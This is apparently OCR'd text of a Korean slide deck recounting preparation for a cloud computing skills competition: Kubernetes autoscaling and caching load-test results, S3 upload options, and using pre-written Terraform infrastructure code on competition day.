w60 부하테서 stress 가용성이 85% 정도 파악한것이 측정되었으니, => 해당조건에서 가용성 1 => 파드를 늘리면 됨, 대신 비용이 배일 본. 100% 대응 되는거 확인했음

a) HPA 테스트 결과, 34정이 최전당? DB 병목을 해결해 => 최전일, 나머지는 해당 없음

Karpenter consolidateAfter 0/30/120s 결과값 설명 S => 이해했음


부하 강도 스팁 (workers 15-60) => 워커가 15 에서 60으로 늘었는데 왜 rp => 이해했음

기본, 판일, 복합, 극한 스트레스에서 매니페스트 자동 운영과 실제 수동 운영 비교 필요
매니페스트 기본 + 스크립트 모니터링(최소화) + 수동 조치
제점 노드에서 발생시킨 로그 할고, 웹 접속 로그를 판단해서 능동적으로 대응 => 공국면 모니터링 툴 많아서 잘 써야하는 것...

Part F. Product S3 업로드 최적화 (VPCE vs NAT)

대용량 이미지 업로드 테스트 필요 => 대용량 동일할수 업로드 => 큰 볼륨 => 큰 네트워크 비용 => 시도해볼 것
무료 서비스 말고 유료 서비스를 사용하면 더 나아지는 건 없나? 대회 당일에 해 유료서비스 사용에 관해 질의하고 답변에 따라 진행해야 하지 않을까
대회 때 어떻게 나올지 모르는데 유료서비스를 활용한 건단한 구성 질을 익힐 필요는 없음?

4-4. 본격 준비 과정




4-4. 본격 준비 과정

1, 2과제는 반복 연습을 통해 어렵지 않게 해결이 가능하나, 3과제의 경우 채점 시스템, 트래픽 부하 발생 스타일을 전혀 모르는 상태고 악성 트래픽 또한 어느 시나리오로 들어올지 모르는 상황.

⇒ 가능한 모든 시나리오를 시도해봐야 함.

4-4. 본격 준비 과정

⇒ 가능한 모든 시나리오를 시도해봐야 함.




그래서 가능한 거의 모든 시나리오와 최적화 설계, 더 나아가 데이터베이스 엔진 파라미터 조정까지 확인해보고 최적의 아키텍처를 찾아봤었음.

4-4. 본격 준비 과정


⇒ 가능한 모든 시나리오를 시도해봐야 함.

A) HPA (40~80%)



HPA target	user/prod perf	stress perf	node_avg	cost_ratio	s3	s4	total
40	100 / 99	66	3.19	1.59	9.0	9.0	34.0
50	100 / 100	58	3.31	1.66	9.0	9.0	34.0
60	100 / 100	62	3.19	1.59	9.0	9.0	34.0
70	98 / 99	61	3.25	1.63	9.0	9.0	34.0
80	100 / 100	64	3.31	1.66	9.0	9.0	34.0


실측 : 최적의 매니페스트 도출 (부하 w30 고정)



구성	RPS	stress perf	노드	cost_ratio	s1/s2/s3/s4	총점
캐싱OFF / stress 200m	337	51	3.2	1.6	4/12/9/9	34.0
캐싱ON / stress 150m	354	55	2.5	1.3	4/12/9/10	35.0
캐싱ON / stress 200m	392	67	3.3	1.7	4/12/9/9	34.0
캐싱ON / stress 300m	432	72	3.8	1.9	4/12/9.5/8	33.5

캐시 구성별

연구 결과는 아래와 같음. 총 6개의 시나리오로 구성되었고, 부하 발생기는 3개 x 30 워커, Create → Read 사이클을 섞어서 각각 120s 동안 테스트함. (부하는 매번 유니크한 키를 사용하여 구성 간 오염이 없도록 구성하였음)




	구성	stale율	hit율	prod 가용성	노드	총점
1	none (캐싱 X)	0.0%	11%	100	2.43	**36.0**
2	product / ttl10 / negON	**40.6%**	35%	**79.6**	2.50	**30.0**
3	product / ttl10 / negOFF	0.0%	35%	100	2.46	**36.0**
4	product,user / ttl10 / negOFF	0.0%	**55%**	100	2.50	36.0
5	product / ttl60 / negON	**39.8%**	35%	80.2	2.50	**31.5**
6	product,user / ttl5 / negOFF	0.0%	**56%**	100	2.43	36.0

저 외에도 다양하게 테스트해보았고, 최종적으로 가장 최적의 아키텍처를 찾아 대회장에 들고갔으니...

스포) 견문발검(見蚊拔劍) — 모기 보고 칼 빼기

4-5. 대회 당일 0일차: 사전 점검







본가가 인천에 있어 인천으로 이동 → 비 오는 첫날

원래라면 숙소를 잡는데, 마침 인천에서 진행해서 본가에서 다닐 수 있었음


4-5. 대회 당일 0일차: 사전 점검

첫날은 지방대화와 마찬가지로 AWS 계정 점검(전국대회땐 자체 지급), 유의 사항 안내, 사용 가능한 툴 목록 정리 등등... 한가지 다른 점이라면 AI/LLM 중 Amazon Q 사용은 가능하다는 점.

Amazon Q: AWS, Amazon 생태계에 특화된 AI 어시스턴트.

다만 Agent 형태로 동작할 수 있는 Developer 사용은 금지.

대신 콘솔 내 채팅으로만 사용 가능. →



AWS Documentation에 매우 특화되어 있어서 간단하게 활용 가능.

4-5. 대회 당일 0일차: 사전 점검

사전 점검은 역시 별 문제 없이 넘어감.


4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

본격 1과제. 당일 추첨에 따라 007 과제가 선정됨.

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?


본격 1과제. 당일 추첨에 따라 007 과제가 선정됨.

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Dia

과제는 EKS(Kubernetes) 기반 컨테이너 인프라 구축.



거기에 FluentBit를 통해 로그를 CloudWatch로 전송, Prometheus/Grafana를 통해 상태를 모니터링하는 옵저버빌리티 요소를 추가해야함.

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

⇒ 클라우드 컴퓨팅 직종은 좀 위험한(?) 관습이 존재함.



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

⇒ 클라우드 컴퓨팅 직종은 좀 위험한(?) 관습이 존재함.

인프라를 코드로 작성해서 구축할 수 있음 = IaC(Infrastructure as Code)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

⇒ 클라우드 컴퓨팅 직종은 좀 위험한(?) 관습이 존재함.

인프라를 코드로 작성해서 구축할 수 있음 = IaC(Infrastructure as Code)

↓

그리고 그 코드를 가지고 갈 수 있음(Github 등의 저장소에 올려서 가져오기 가능)

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

⇒ 클라우드 컴퓨팅 직종은 좀 위험한(?) 관습이 존재함.

인프라를 코드로 작성해서 구축할 수 있음 = IaC(Infrastructure as Code)

↓

그리고 그 코드를 가지고 갈 수 있음(Github 등의 저장소에 올려서 가져오기 가능)

↓

과제 출제 공모전으로 인해 대회 때 진행되는 인프라와 채점 항목, 스크립트가 모두 공개되어 있음

(+ 직종 특성상 종속성이 매우 많아서 '변별력을 위한 30% 변경'이 어려움. 그래서 추가 과제 형태로 등장)

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

⇒ 클라우드 컴퓨팅 직종은 좀 위험한(?) 관습이 존재함.

인프라를 코드로 작성해서 구축할 수 있음 = IaC(Infrastructure as Code)

↓

그리고 그 코드를 가지고 갈 수 있음(Github 등의 저장소에 올려서 가져오기 가능)

↓

과제 출제 공모전으로 인해 대회 때 진행되는 인프라와 채점 항목, 스크립트가 모두 공개되어 있음

(+ 직종 특성상 종속성이 매우 많아서 '변별력을 위한 30% 변경'이 어려움. 그래서 추가 과제 형태로 등장)

↓

채점 기준에 맞게 인프라를 코드로 작성해서 가져가면 그대로 그 과제를 만점 받을 수 있음 →

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

→ 모두가 그러한 방식으로 코드형 인프라를 작성해서 가니깐 절반 이상이 만점을 받았음

(물론 본인도 비슷한 방식으로 만점을 받았음)

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

→ 모두가 그러한 방식으로 코드형 인프라를 작성해서 가니깐 절반 이상이 만점을 받았음

(물론 본인도 비슷한 방식으로 만점을 받았음)

30% 변경에서 추가 문제가 있다면서요?

⇒ 기억에 남지 않을 정도로 너무 쉬운 문제여서 한글만 읽을 수 있다면 다 풀었음



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

그런데 이렇게 복잡한 과제를 어떻게 대회장에서 풀이할 수 있는건가요?

→ 모두가 그러한 방식으로 코드형 인프라를 작성해서 가니깐 절반 이상이 만점을 받았음

(물론 본인도 **비슷한 방식**으로 만점을 받았음)

비슷한 방식이라면 남들과 다른 방식인가요?

30% 변경에서 추가 문제가 있다면서요?

⇒ 기억에 남지 않을 정도로 너무 쉬운 문제여서 한글만 읽을 수 있다면 다 풀었음

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



HashiCorp
Terraform



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



하지만 이러한 형태의 IaC 도구는 매우 큰 함정이 있는데, 미리 작성해둔 코드와 실제 대회에서의 요구 사항이 다를 경우 미리 작성해둔 코드를 수정해야함. 단순히 리소스 이름 수정이라면 문제가 없지만, 구조 자체가 바뀐다면 Terraform IaC 코드 또한 전반적으로 수정해야함.

⇒ Terraform을 잘 다루지 못한다면 말짱도루묵 (실제로 이 경우가 있었음)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



하지만 이러한 형태의 IaC 도구는 매우 큰 함정이 있는데, 미리 작성해둔 코드와 실제 대회에서의 요구 사항이 다를 경우 미리 작성해둔 코드를 수정해야함. 단순히 리소스 이름 수정이라면 문제가 없지만, 구조 자체가 바뀐다면 Terraform IaC 코드 또한 전반적으로 수정해야함.

⇒ 또 문제를 제대로 읽지 않고 Terraform apply(적용)만 남발하는 경우가 많기에 이것 때문에 틀리는 경우가 상당히 많음. (실제로 심사장님이 비추천하는 방법이라 자제하라고 말씀하심)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



그러면 Terraform IaC 도구로 인프라를 만들면서 중간에 끊고 변경된 부분만 직접 작업, 그리고 다시 Terraform을 실행하면 되는거 아닌가요?

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



그러면 Terraform IaC 도구로 인프라를 만들면서 중간에 끊고 변경된 부분만 직접 작업, 그리고 다시 Terraform을 실행하면 되는거 아닌가요?

⇒ 얼핏 보면 굉장히 효과적인 방법이지만, Terraform은 SSOT(단일 진실 공급원) 철학을 기본적으로 가지고 있기 때문에 직접 수정하는건 Terraform 입장에선 Drift에 해당함.



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



그러면 Terraform IaC 도구로 인프라를 만들면서 중간에 끊고 변경된 부분만 직접 작업, 그리고 다시 Terraform을 실행하면 되는거 아닌가요?

⇒ 얼핏 보면 굉장히 효과적인 방법이지만, Terraform은 SSOT(단일 진실 공급원) 철학을 기본적으로 가지고 있기 때문에 직접 수정하는건 Terraform 입장에선 Drift에 해당함.

⇒ 프로덕션용으로 만들어진 Terraform은 이러한 Drift에서 에러를 내뱉음

(꼬임 → 이거 해결하는데 시간을 더 씀)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

IaC(Infrastructure as Code)의 대표적인 소프트웨어는 Terraform이 있음.



